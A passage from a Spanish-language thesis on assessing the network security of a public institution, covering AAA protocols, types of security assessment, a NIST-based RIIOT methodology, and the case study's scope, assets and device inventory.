El protocolo TACACS+ es el protocolo AAA usado en redes Cisco y reemplaza al TACACS original (que no era AAA). Usa TCP para la comunicación y la misma topología que RADIUS en el sentido de que el usuario trata de conectar a la red y el NAS (*Network Access Server*), que es el cliente TACACS, envía la solicitud de autenticación al servidor TACACS.

TACACS+ es mejor que RADIUS desde el punto de vista de la seguridad debido a que cifra toda la información entre el cliente TACACS (NAS) y el servidor TACACS mientras que RADIUS cifra solo la contraseña entre el cliente RADIUS (NAS) y el servidor RADIUS [3].

#### **LDAP (*Lightweight Directory Access Protocol*)**

LDAP es un protocolo diseñado para acceso a servicios de directorio sobre el puerto TCP 389 y permite a las aplicaciones compatibles con LDAP autenticar a un directorio y entonces recibir información sobre objetos guardados en el directorio.

Por defecto el tráfico LDAP es transmitido en texto plano. El tráfico LDAP se puede asegurar haciendo uso de SSL (*Secure Sockets Layer*) o TLS (*Transport Layer Security*). Esto se conoce como LDAPS (*LDAP over SSL*) y usa el puerto TCP 636

## 2.5 Evaluación de la Seguridad

Evaluar la seguridad es una tarea importante que debe realizarse de forma regular y saber cómo hacer dicha evaluación es una habilidad muy importante. La seguridad es mucho más que solo firewalls y permisos. En esta sección se describen brevemente los diferentes tipos de evaluación de la seguridad informática que pueden hacerse en una organización y algunas de las técnicas más importantes para ejecutar durante el proceso. La salida de una evaluación de seguridad siempre va a ser un conjunto de vulnerabilidades que luego la organización deberá mitigar.

### 2.5.1 Controles de Seguridad

Antes de abordar el tema de la evaluación de la seguridad conviene discutir un concepto fundamental en materia de seguridad informática: Los controles (contramedidas) de seguridad.

Los controles de seguridad (también llamados a veces contramedidas de seguridad) son todas aquellas medidas que se implementan para proteger la confidencialidad, integridad y disponibilidad de los activos y datos más importantes [17]. Las contramedidas de seguridad son los componentes básicos de un programa de seguridad. Gran parte del trabajo de evaluación que un analista de seguridad lleva a cabo se centra en los controles que una organización tiene (o no tiene) para reducir el riesgo. A los analistas les concierne el grado de eficacia de las contramedidas y si logran los objetivos establecidos por las políticas de seguridad.

Los controles de seguridad se suelen considerar en términos de tecnologías. Firewalls e IPS vienen a la mente, pero hay muchos tipos de controles que se pueden utilizar para proteger los sistemas. Una organización puede tener implementado una alta variedad de contramedidas de seguridad para proteger los activos. La clasificación primaria de los controles se puede lograr mediante su agrupación en tres categorías principales [17]:

- **Controles Administrativos:** los controles de seguridad administrativos están definidos como políticas, procedimientos y actividades que protegen los activos de la organización. Este tipo de contramedida se centra normalmente en la gestión de personas y suelen ser cosas que los empleados pueden hacer, deben hacer siempre o no deben hacer.
- **Controles Técnicos:** los controles técnicos consisten en las tecnologías que se implementen para asegurar la red o recursos de computación. Puede incluir firewalls, IDS/IPS, HIPS, soluciones anti virus o cualquier otro mecanismo para la protección lógica de los activos.
- **Contramedidas Físicos:** los controles de seguridad físicos son aquellos controles que están asociados con la protección de los empleados y las instalaciones de la organización. Este tipo de contramedida está diseñada para restringir el acceso a los dispositivos y áreas sensibles. En una oficina, los controles físicos pueden ser puertas cerradas, sistemas de acceso tarjeta clave, video vigilancia, guardias, puertas, etc.

### 2.5.2 Tipos de Evaluación

#### *Evaluación de Riesgo*

También se le conoce como análisis de riesgos y se ocupa de la identificación de las amenazas para los activos dentro de la organización y la búsqueda de soluciones para minimizar estos riesgos. A continuación se describen las principales fases en una evaluación de riesgos [3]:

- **Identificar activos:** un activo es cualquier cosa que tenga un valor para el negocio. El primer paso es una evaluación de riesgos es identificar los activos.
- **Identificar amenazas (riesgos) contra activos:** una vez identificados los activos el siguiente paso es identificar las amenazas contra cada uno de estos activos. En este punto solo es necesario hacer listas de amenazas.
- **Priorizar amenazas:** luego de identificar todas las amenazas a los activos se debe clasificar cada amenaza basándose en el impacto que pueda tener en el negocio si la amenaza se hace una realidad y considerando la probabilidad de que la amenaza ocurra. La idea es hacerse una idea de cuales amenazas son más serias que otras.
- **Mitigar la amenaza:** una vez priorizadas las amenazas se puede entonces buscar la manera de mitigarlas. Por ejemplo, se puede prevenir un ataque al servidor web colocándolo detrás de un firewall.

### *Evaluación de Configuraciones*

Con una evaluación de configuraciones el administrador de seguridad revisará las configuraciones de seguridad de un sistema o red. Esto por lo general involucra tener una *checklist* de mejores prácticas en configuraciones y asegurarse de que esas mejoras prácticas se están siguiendo. La siguiente es una lista de algunos activos cuyas configuraciones se podrían chequear [3]:

- **Todos los sistemas:** al evaluar la seguridad de cualquier sistema, hay que asegurarse que está al día con los parches y se ha reducido la superficie de vulnerabilidades (*hardening*). Debe comprobarse que ningún software o servicios innecesarios se están ejecutando en el sistema. Todos los sistemas deben solicitar a los usuarios iniciar sesión con contraseñas seguras. Todos los sistemas deben tener un software antivirus instalado con la base de datos de firmas de virus con actualizaciones automáticas. Un firewall basado en host también debe estar configurado y habilitado.
- **Routers:** los routers deben tener configurados contraseñas para sus puertos de administración (consola, auxiliar) con el fin de controlar quien obtiene acceso administrativo al equipo. Por razones de seguridad debe usarse SSH en lugar de Telnet para administrar remotamente el router. Hay que asegurarse que el router tiene ACLs implementadas que controlan el tráfico que está permitido pasar por el router.
- **Firewalls:** los firewalls deben configurarse para denegar todo el tráfico excepto aquel que se permite explícitamente pasar a través del firewall. Debido a que los firewalls están conectados a Internet hay que asegurarse que todas las características de administración remota se han deshabilitado y que se usa una autenticación fuerte en el dispositivo.
- **Switches:** en lo que se refiere a la configuración del switch, hay que asegurarse que hay contraseñas establecidas en el puerto consola, puerto auxiliar y puertos de administración remota (Telnet, SSH) para controlar quién puede obtener acceso administrativo al dispositivo. También debe chequearse si los puertos no utilizados se deshabilitaron para garantizar la seguridad de los puertos. Separar los sistemas en diferentes segmentos de la red, comprobar si se están utilizando VLAN y si no, validar si se debería.
- **Seguridad física:** durante una evaluación manual puede ser deseable comprobar la seguridad física. ¿Están todas las puertas y ventanas cerradas? ¿Se cambió la configuración CMOS de los sistemas para que no pueda arrancar el sistema desde un *live CD*? ¿Están las estaciones de



trabajo que contienen información confidencial alejadas de espectadores no autorizados? ¿Están los sistemas secretos en áreas protegidas con los puertos USB deshabilitados para evitar el uso de *flash drives*?

### ***Evaluación de Vulnerabilidades***

Una evaluación de vulnerabilidades es una prueba en la que se identifican las áreas en la configuración que hacen que un sistema sea vulnerable a un ataque o incidente de seguridad. La mayoría de las evaluaciones de vulnerabilidades se hacen de forma automatizada mediante el uso de herramientas software tales como Nessus, Nexpose y OpenVAS que son las más importantes.

El propósito de una herramienta de evaluación de vulnerabilidades es analizar la configuración de un sistema para determinar las áreas que necesitan ser mejoradas desde el punto de vista de la seguridad.

A continuación se describen algunos de los elementos que una evaluación de vulnerabilidades podría verificar [3]:

- **Cuentas sin usar:** chequea si hay cuentas de usuario que no se han usado recientemente. Muchas compañías tiene empleados que abandonan sin que el administrador haya sido notificado para deshabilitar su cuenta. Una cuenta que no se esté usando corre el riesgo de ser comprometida por un atacante.
- **Cuentas administrativas:** es necesario vigilar las cuentas de administrador adicionales debido a que un atacante podría haber plantado una como puerta trasera en el sistema. A menor número de cuentas administrativas, mejor, debido a que es necesario limitar el número de personas que pueden realizar cambios en el entorno.
- **Sistemas operativos sin parchear:** un sistema sin parches presenta un gran riesgo para la seguridad, así que hay que asegurarse de identificar los sistemas sin parchear. La mayoría de software de evaluación de vulnerabilidades identifica los sistemas operativos que no están parcheados.
- **Software sin parchear:** no sólo hay que identificar los sistemas operativos sin parches, también hay que comprobar el software sin parchear.
- **Software vulnerable:** una gran ventaja del software de evaluación de la vulnerabilidad es que identificará cualquier software vulnerable que se ejecute en el sistema. Por ejemplo, si el sistema es vulnerable a un ataque CGI, el software de evaluación lo hará saber.

### ***Pentest (Penetration Testing)***

Una prueba de intrusión o *pentest* es una prueba de seguridad en la cual los especialistas imitan ataques del mundo real para identificar métodos que permitan eludir la seguridad de una aplicación, sistema o red. Implica ejecutar ataques sobre sistemas y datos reales usando herramientas y técnicas usadas comúnmente por un atacante. La mayoría de los *pentest* supone buscar combinaciones de vulnerabilidades en uno o más sistemas que puedan usarse para ganar más acceso que explotando una sola vulnerabilidad. Un *pentest* puede ser útil para identificar [20]:

- Que tan bien el sistema tolera patrones de ataque al estilo del mundo real.
- El nivel de sofisticación que un atacante debe tener para comprometer el sistema.

- Contramedidas adicionales que pueden mitigar amenazas contra el sistema.
- La habilidad del equipo TI para detectar ataques y responder apropiadamente.

Un *pentest* puede ser invaluable pero es una labor intensa y requiere gran experticia para minimizar el riesgo de los sistemas objetivo. Los sistemas podrían dañarse o incluso quedar inoperativos durante el transcurso del *pentest* aun cuando los beneficios para la organización son conocer como un sistema puede inutilizarse por un intruso. *Pentesters* experimentados pueden mitigar este riesgo aunque nunca puede eliminarse completamente. Un *pentest* debe hacerse solo después de una cuidadosa consideración, notificación y planeación.

El *pentest* con frecuencia abarca métodos de ataque no técnicos. Por ejemplo, un *pentester* puede violar los controles y procedimientos de seguridad físicos para conectarse a la red, robar equipos, capturar información sensible o interrumpir comunicaciones. Otro medio de ataque no técnico es el uso de ingeniería social, como hacerse pasar por un agente de *help desk* y hacer una llamada para solicitar la contraseña de un usuario o llamar al *help desk* haciéndose pasar por un usuario y solicitar un reinicio de contraseña.

### **2.5.3 Técnicas de Evaluación**

#### ***Informe de Referencia***

Es hacer una medición de referencia del sistema cuando este trabaja bajo condiciones normales y luego comparar una condición anómala del sistema contra el punto de referencia para determinar dónde está el problema.

#### ***Revisión de Código***

Consiste en hacer revisiones regulares del código del software desarrollado internamente por la organización. Es recomendable tener un revisor de la seguridad del código de las aplicaciones en búsqueda de errores en el código que puedan causar un problema de seguridad.

La mayoría de los problemas resultan de la forma insegura en que los desarrolladores programan las aplicaciones. Por ejemplo, es una regla fundamental de la codificación segura garantizar que los datos enviados a la aplicación se validan, ya que si no se hace, un atacante podría realizar un ataque de *SQL injection* o un ataque de *buffer overflow*.

#### ***Determinar la Superficie de Ataque***

La superficie de ataque es todo el software que se instala y los servicios que se ejecutan en el sistema. Un profesional de la seguridad que está evaluando la seguridad de un sistema debe ayudar a las organizaciones a reducir la superficie de ataque de un sistema recomendado la eliminación de software y servicios innecesarios del sistema.

#### ***Revisión de Diseño***

Consiste en evaluar el diseño antes y después de que se implementa una solución. Es fundamental identificar los problemas de seguridad de un sistema desde el principio de manera que se pueda tener un estatus *secure by design* (lo que significa que la seguridad fue un foco principal de principio a fin de la

creación de la solución). Una vez que la solución se ha completado, ya sea una solución de aplicación o de red, hacer una revisión del diseño garantiza que lo que se pidió como solución es en realidad lo que se ha implementado.

## Capítulo 3. Marco Metodológico

En este capítulo se presenta el modelo usado para planificar y ejecutar la revisión de la red de datos tomando como caso de estudio la infraestructura de red de una institución del sector público.

El modelo presentado es una adaptación a la situación de la organización a partir de los métodos y técnicas que propone el documento NIST SP 800-115[20] y las recomendaciones de los autores Jackson [17], Davis & Schiller [18] y Landoll [21]. El modelo propuesto corresponde a una metodología de trabajo que define 3 etapas [20] (ver Figura 23).




Figura 23. Metodología de Evaluación de la Seguridad a utilizar

La primera etapa corresponde a la planificación del proyecto, deben definirse los objetivos y realizar un análisis de la infraestructura física presente contemplando los dispositivos de red, a saber: switches, routers, firewalls, IDS/IPS y el tráfico que por ellos atraviesa. Posteriormente, se procede a diseñar un conjunto de prueba a ejecutar considerando las particularidades de cada dispositivo. Una vez consolidados dichos planteamiento, es posible ejecutar las pruebas a fin de conocer las debilidades en los controles de seguridad actualmente implementados.

La segunda etapa corresponde a la ejecución de pruebas técnicas que se van a ejecutar sobre la infraestructura de red. Esta etapa requiere de la selección de un conjunto de pruebas a realizar que se hace en la fase anterior. Luego se procede a llevar a cabo usando diferentes técnicas y herramientas una evaluación de las vulnerabilidades en la infraestructura actual. La salida de esta fase es un conjunto de vulnerabilidades.

La tercera etapa corresponde a la mitigación de las debilidades encontradas de manera tal que, al finalizar, la infraestructura quede en un estado de mayor seguridad que al inicio.

Esta metodología de trabajo pretende desarrollar una estrategia de evaluación de vulnerabilidades en una arquitectura de red, que los procedimientos seguidos queden a su vez documentados en la organización junto con los resultados obtenidos, que se almacenarán, para que en el futuro puedan compararse estos o ser utilizados como punto de partida en una nueva evaluación de seguridad que se realice posteriormente.

La presente metodología está pensada para evaluar solo aspectos técnicos de la seguridad informática. No se consideran los aspectos administrativos de la seguridad o la seguridad física. Cabe resaltar que la seguridad administrativa y física de la información son aspectos fundamentales que sin duda contribuyen a asegurar los activos de cualquier organización pero están fuera del alcance del presente proyecto.

A continuación se plantean cada una de las tareas asociadas a cada etapa de la metodología de trabajo a utilizar.

### **3.1 Planificación del Proyecto**

Realizar una prueba de seguridad es un proyecto y como tal, requiere de una planificación clara y detallada de las actividades a ejecutar para, posteriormente, poder medir si los objetivos fueron alcanzados o no.

#### **3.1.1 Determinar el Objetivo**

Entender y documentar el objetivo de una prueba de seguridad específica ayuda a enfocar el proyecto en satisfacer las necesidades de la organización. El aspecto principal de la prueba de seguridad es hacer un análisis de la efectividad de los controles de seguridad actualmente implementados para proteger los activos de la organización.

#### **3.1.2 Definir el Alcance**

El ámbito o alcance de la prueba de seguridad constituye el límite de los controles de seguridad y los activos incluidos en la revisión. Debe definirse claramente el alcance de la evaluación en términos de:

- Controles de seguridad técnicos (contramedidas) a revisar.
- Activos a ser protegidos.
- Límites de los sistemas.

Todas las evaluaciones de seguridad están limitadas por algún factor. La mayor limitación de una evaluación de seguridad es la definición del sistema a ser evaluado [21]. No importa cuánto tiempo o habilidades se tengan, si un riesgo de seguridad existe fuera de los límites de la evaluación de seguridad, esta no será considerada durante el proceso.

Los límites de la evaluación de seguridad los determina la organización objetivo. Identificar los límites de la evaluación de seguridad es esencial para asegurarse de que no se cubren muy pocos aspectos o, si por el contrario, se cubren más aspectos de los que se deben.

Las limitaciones más usuales en el ámbito de la evaluación de seguridad pueden ser geográficas, funcionales o tecnológicas. Estas limitaciones vienen determinadas por la organización objetivo de acuerdo a su necesidad y entorno particular.

Para determinar los límites del proyecto, en conjunto con la organización objetivo deben identificarse cuáles serán los controles técnicos que se tiene permiso de evaluar. Debe definirse también los límites físicos y lógicos en el contexto de lo que está dentro de la evaluación de seguridad y lo que no.

#### **3.1.3 Elaboración de una Checklist**

Una *checklist* o lista de comprobación por su traducción al español es una lista de elementos que se usa para comprobar o chequear determinadas acciones o tareas.

La *checklist* debe construirse de acuerdo al entorno particular de la organización y los límites de alcance del proyecto asegurándose que cubre por completo los objetivos de la evaluación. Debe tomarse como

base para su elaboración las mejores prácticas y los principios fundamentales de la seguridad. Una *checklist* actúa como guía para muchas de las actividades de un proceso de evaluación.

## **3.2 Evaluación Técnica**

La finalidad de esta etapa es determinar debilidades en la arquitectura actual desde el punto de vista técnico. En primer lugar debe definirse la muestra de elementos de la red que se usará durante la evaluación técnica.

Para ejecutar la prueba de las contramedidas de seguridad actuales de la organización se usará un método de recolección de datos que se propone en [21] y el autor llama RIIOT por ser las siglas en inglés de *Review, Interview, Inspect, Observe and Test* que es una manera de asegurar un completo proceso de recolección de datos.

Para efectos de esta evaluación no se tomará en cuenta la seguridad física ni los aspectos administrativos de la misma, el énfasis se hará en la seguridad lógica (tecnologías). Cuando un mismo dispositivo cumple varias funciones, el analista debe separar lógicamente los servicios que ofrece el dispositivo en cuestión.

### **3.2.1 Selección de la Muestra**

Cualquier prueba, con excepción de la prueba completa, se conoce como una prueba representativa o muestreo [21]. Un muestreo debe hacerse cuando no se cuente con los recursos o existan limitaciones para hacer una prueba completa.

Se pueden usar 3 aproximaciones para escoger la muestra de los equipos a los que se aplicará la prueba de seguridad:

- Prueba representativa.
- Muestreo seleccionado.
- Muestreo aleatorio.

En las siguientes secciones se procederá a describir brevemente las actividades del proceso RIIOT.

### **3.2.2 Revisión de Documentos Técnicos (*Review*)**

El grueso de la revisión de documentos será una revisión de diagramas ya que en la institución no se acostumbra a escribir manuales para las funciones de seguridad.

Los documentos técnicos a solicitar son (si existen):

- De información de sistemas.
- De evaluaciones de seguridad previas.
- Reportes de auditoría y manuales internos.

Se deben revisar los diagramas técnicos disponibles para determinar la arquitectura de seguridad de los sistemas.

La revisión del diseño de seguridad (también llamado revisión arquitectónica) es una evaluación del diseño de la arquitectura contra principios básicos de seguridad. No es un esfuerzo de pruebas soportado por el uso de herramientas. Es una revisión de ingeniería de la red y el diseño de sus controles de seguridad.

### **3.2.3 Entrevistas a Personal Técnico (*Interview*)**

En su mayor parte, la recolección de datos en el área técnica involucra probar los sistemas. Sin embargo, en algunos casos es importante entrevistar al personal técnico clave para entender la red, resolver problemas de las pruebas y entender los controles técnicos empleados.

Las entrevistas con personal técnico por lo general deben mantenerse al mínimo, entre otras cosas, porque lo más importante es conocer como realmente funcionan las cosas que conocer como se dice que funcionan. Sin embargo, las entrevistas pueden resultar útiles como información de fondo pero debe tenerse claro que debe confiarse más en las pruebas e inspecciones propias.

La entrevista debe basarse en alguno de los siguientes temas:

- Pruebas y revisiones de seguridad.
- Componentes de seguridad.
- Operaciones y procedimientos de seguridad.

### **3.2.4 Inspección de Controles de Seguridad Técnicos (*Inspect*)**

Hacer una inspección es diferente a hacer una prueba, la inspección se realiza cuando la prueba es inapropiada o no factible [21]. La inspección involucra la revisión de los controles de seguridad y aspectos de los controles de seguridad tales como configuraciones o reglas.

La aproximación para realizar una inspección de los controles de seguridad es:

- Hacer una lista de los controles de seguridad bajo revisión.
- Determinar vulnerabilidades.
- Documentar los resultados.

Los controles a inspeccionar en el contexto de este trabajo son los siguientes:

- Configuraciones de seguridad de switches.
- Configuraciones de seguridad de routers.
- Configuraciones de seguridad de firewalls.

Se usa una *checklist* de configuración para guiarse en la revisión de los componentes del sistema por posibles vulnerabilidades y se utilizarán de la siguiente manera [21]:

1. Seleccionar una *checklist* apropiada para los componentes de seguridad que se van a revisar.
2. Personalizar la *checklist* para adaptarla al entorno único organizacional.
3. Se recorre la *checklist* personalizada de seguridad indicando las áreas en las cuales la implementación actual difiere de la recomendada en la *checklist*.
4. Determinar las posibles vulnerabilidades dentro del componente del sistema basándose en su desviación de la recomendación de la *checklist*.

### **3.2.5 Observar Comportamiento del Personal Técnico (*Observe*)**

Este es un proceso pasivo y requiere ser consciente de las políticas de la organización, procedimientos y controles de seguridad para así poder identificar el uso efectivo de las tecnologías en la organización. Un ejemplo de observación en este contexto es dar un paseo por las instalaciones de la organización y estar atento a actividades tales como si un usuario deja su equipo sin bloquear cuando lo deja desatendido o tiene su contraseña escrita en un sitio visible por cualquiera.

### **3.2.6 Prueba a los Controles de Seguridad Técnicos (*Test*)**

Es la última fase de la recolección de datos para controles de seguridad técnicos en el método RIOT. En este proceso se generan condiciones que ponen a prueba las contramedidas técnicas implementadas por la organización contra sus funciones de seguridad previstas. Este tipo de recolección de datos proporciona una excelente visión de la efectividad de los controles implementados.

Los controles técnicos a probar en este proyecto son los siguientes:

- Existencia de servicios innecesarios habilitados en los dispositivos de infraestructura.
- Configuración de seguridad de switches.
- Configuración de seguridad de routers.
- Reglas del firewall.

Si una prueba técnica en particular es probable que provoque DoS, esta debe probarse contra un sistema que no esté en producción. Si es probable que una prueba afecte el *performance* de la red o de los servicios, esta debe hacerse preferiblemente en horas fuera de la jornada laboral para minimizar impacto en las operaciones.

## **3.3 Mitigación de Vulnerabilidades**

Una vez que se conocen las debilidades de la organización, deben desarrollarse las recomendaciones pertinentes (contramedidas) para reducir el riesgo. Se va a implementar la contramedida técnica adecuada a cada vulnerabilidad detectada siempre que se cuente con los recursos y permisos necesarios para su implementación.



## Capítulo 4. Marco Aplicativo

En el capítulo 3 se presentó la metodología a utilizar para hallar las vulnerabilidades en seguridad de la organización objeto del estudio. A continuación, se describe el proceso práctico que se siguió para probar la efectividad de las contramedidas de seguridad actualmente implementadas.

El caso de estudio es una institución pública relacionada con la planificación estratégica de la nación que requiere hacer un estudio del estado actual de la seguridad de su infraestructura de comunicaciones y, en base a este estudio, implementar las contramedidas de seguridad necesarias para asegurar la confidencialidad, integridad y disponibilidad de la información que produce.

### 4.1 Planificación del Proyecto

De acuerdo con la metodología presentada en el capítulo anterior, se desarrolló una planificación detallada para llevar a cabo este proyecto y esta se presenta a continuación.

#### 4.1.1 Objetivo del Proyecto

La evaluación de la seguridad de la red de datos consistirá en una revisión técnica de la infraestructura de red actual para exponer (y mitigar) sus posibles fallas en materia de seguridad informática.

Objetivos principales del trabajo definidos por la organización:

- Analizar la efectividad de los controles de seguridad actuales en los equipos de infraestructura de red que protegen los activos más críticos de la organización.
- Detectar las debilidades de seguridad más críticas en la infraestructura actual.
- Corregir las debilidades encontradas.

#### 4.1.2 Alcance

Se hará un procedimiento que permita exponer las vulnerabilidades y fallas en cuanto a la seguridad lógica de la infraestructura tecnológica.

El alcance de este trabajo contempla la evaluación únicamente de controles técnicos para proteger los dispositivos de red y las comunicaciones que por ellos atraviesa. No se considera la seguridad de servidores ni la de equipos finales de usuario que son elementos que quedan fuera del alcance del presente proyecto ya que se tiene pensado ejecutarlos en el futuro cercano como proyectos distintos a este.

Las amenazas que enfrentan los dispositivos de infraestructura están enfocadas a los dispositivos en sí mismos, su capacidad para transmitir los datos o la manipulación en tránsito de los mismos. Las amenazas primarias de los dispositivos de infraestructura de red (routers, switches) que se consideran en este proyecto son:

- Acceso no autorizado.
- Denegación de servicio.
- Captura de tráfico.

- Ataques de capa 2.
- Ataques a servicios de red.

A nivel de protección del perímetro de red las amenazas pueden venir desde dentro de la red mediante hosts comprometidos o desde Internet. Se identifican las siguientes amenazas para el perímetro de red que se consideran en este proyecto:

- Interrupción de servicio.
- Abuso de la red.
- Robo de datos.

### **Controles de seguridad**

A continuación se hace una lista de los controles de seguridad identificados actualmente en la institución. Con actualmente nos referimos a que estos son los controles que se implementan antes de hacer la evaluación de la seguridad informática en la red de datos con el fin de proteger la infraestructura de comunicaciones. La manera de determinar estos controles fue la observación directa y reuniones con personal técnico de la organización.

#### *Controles administrativos*

- Existen políticas escritas de seguridad de la red de datos.
- Existen políticas escritas de seguridad de uso del correo electrónico.

#### *Controles físicos*

- Cámaras de seguridad.
- Los servidores y equipos de red están resguardados en habitaciones de acceso restringido.

#### *Controles técnicos*

- Inventario de los equipos conectados a la red cableada.
- La red se segmenta usando VLANs con tráfico limitado mediante reglas de firewall.
- Se deniegan comunicaciones desde dirección IP maliciosas.
- El tráfico hacia Internet de la organización pasa por un proxy.
- El diseño de la red se divide en más de 3 zonas de seguridad (Red Interna, Red de Servidores, Red de Administración, DMZ).
- Se usan servidores DNS internos.
- Se hace uso de NAT para la salida a Internet y también para colocar servicios públicos en Internet.

### **Resultados de auditorías previas**

No se ha hecho antes ninguna auditoría de seguridad informática

### **Documentación actual**

- Documento de políticas de seguridad.
- Documento de políticas de uso del correo electrónico.
- Diagramas de red (desactualizados).

## Activos

Los activos a proteger más importantes de la organización se detallan en la Tabla 2. Se definen 3 niveles de criticidad para los activos tomados de [21]:

- **Activo crítico:** los activos que impedirían a la organización llevar a cabo sus funciones centrales del negocio si no están protegidos.
- **Activo importante:** activos cuyo compromiso no impedirían a la organización el cumplimiento de sus funciones centrales del negocio en el corto plazo, pero si cuando no se restauran.
- **Activo de soporte:** activos cuyo compromiso no impedirían a la organización el cumplimiento de sus funciones centrales del negocio pero reduciría la efectividad o eficiencia de las operaciones del día a día.

Tabla 2. Activos más importantes a proteger

Nombre del Sistema	Funciones	Datos	Criticidad
DNS	Servicio de resolución de nombres	Nombres de dominio	Activo importante
LDAP	Servicio de directorio	Cuentas de usuario	Activo de soporte
Correo	Servicio de correo institucional	- Información personal - Información sensible del instituto	Activo importante
Tienda Web	Sistema para vender productos y servicios de la institución	- Información de precios y productos - Datos de usuarios	Activo crítico
ERP Software Libre	Sistema administrativo basado en web	- Información financiera - Información personal de los empleados	Activo crítico
Almacenamiento de datos	Almacenamiento de los productos generados o adquiridos por el instituto	- Documentación generada por las oficinas de la organización - Productos generados por la organización	Activo crítico
Intranet	Página web con información importante para los empleados	Información de utilidad para los empleados	Activo de soporte

#### 4.1.3 Límites

Es importante definir apropiadamente los elementos físicos que están dentro y fuera del dominio del proyecto. La Figura 24 muestra con borde rojo los elementos físicos dentro del alcance.



Figura 24. Límites Físicos del Proyecto

La Figura 25 muestra con línea punteada los elementos lógicos dentro del alcance. Estos elementos son los que se contempla evaluar dentro del contexto del presente trabajo.




Figura 25. Límites Lógicos del Proyecto

Por solicitud de la organización la evaluación de seguridad no incluye cualquiera de las siguientes actividades:

- Ataques de DoS.
- *Exploits* que introduzcan nuevas debilidades a los sistemas.

- Introducción intencional de código malicioso (virus, troyanos, gusanos, etc.).

#### 4.1.4 Checklists a Utilizar

Para el desarrollo de este proyecto fue necesaria la construcción de diferentes listas de comprobación (*checklists*) para tener una referencia a la hora de buscar fallas en elementos de la seguridad de la infraestructura. Las *checklists* elaboradas están distribuidas en las secciones de este capítulo en las que se utilizaron.

## 4.2 Ejecución de la Evaluación Técnica

De acuerdo con la metodología, el segundo paso en la prueba de seguridad es ejecutar una evaluación técnica.

En el capítulo anterior se introdujo el método RIIOT (*Review, Interview, Inspect, Observe, Test*) para la recolección de datos que puede aplicarse a cualquier forma de evaluación de la seguridad y ayuda a asegurar un proceso de recolección de datos más completo y bien manejado.

La aplicación del método RIIOT al área técnica muestra que la mayoría de las técnicas de recolección de datos que se aplicará a los controles técnicos de seguridad será la inspección y la prueba a los controles técnicos.

En la Tabla 3 se presenta una lista de los controles técnicos de seguridad que se van a evaluar en este trabajo y la técnica a utilizar.

Tabla 3. Controles de Seguridad

Controles	Revisión de documentos	Entrevistas a personal clave	Inspección de controles	Observar comportamiento	Prueba de controles
Redundancia	x				
Segmentación de red	x				
División en zonas de seguridad	x				
Uso de <i>logs</i>			x		
Configuración segura de dispositivos de infraestructura			x		x
<i>Hardening</i> de dispositivos de infraestructura					x
Controles de acceso lógicos			x		
Uso de protocolos seguros			x		x
NAT/PAT	x		x		
Reglas de Firewall					x

### 4.2.1 Selección de la Muestra

La organización cuenta con los siguientes dispositivos de infraestructura que se muestran en la Tabla 4.

Tabla 4. Dispositivos de Infraestructura

Dispositivo	Marca/Modelo	Sistema Operativo	Cantidad	Puertos	Forma de administración
Switch	HP 1910-24G	Propietario de 3COM	53	24	CLI (limitado) / Web
Router/Firewall	HP ProLiant DL360 Generation 4p (Servidor)	Pfsense 2.2.1 (Basado en FreeBSD)	1	4	CLI / Web

Para el caso de la evaluación de router y firewall, al tratarse de un solo dispositivo, la ejecución de las pruebas se hará sobre este único dispositivo que representa el 100% de la población de dispositivos de borde. Para el caso de los switches podemos ver en la Tabla 4 que hay 53 de ellos, no es necesario evaluar cada uno ya que todos son el mismo modelo y tienen la misma configuración; por lo tanto, al escoger al azar un representante de la muestra de 53 switches (muestreo representativo) y ejecutar las pruebas sobre él se pueden sacar conclusiones de toda la población.

### 4.2.2 Revisión de Documentos Técnicos

El grueso de la revisión de documentos será la revisión de manuales y diagramas. La metodología señala que se deben revisar los siguientes documentos técnicos:

- De información de la red.
- Evaluaciones de seguridad previas.
- Manuales y reportes internos de auditoría.

El último diagrama de red de la organización se hizo en el año 2012 y no está actualizado. Se van a elaborar los diagramas de red actualizados y la información de segmentación de la red la proveerá la organización. Esta es la primera vez que se hace una evaluación de este tipo en la organización y, por tanto, no existe documentación asociada a procesos anteriores. Actualmente no hay una política de elaboración de manuales de seguridad internos.

El objetivo de la revisión de los diagramas de red es tener un entendimiento de la arquitectura de seguridad de la organización.

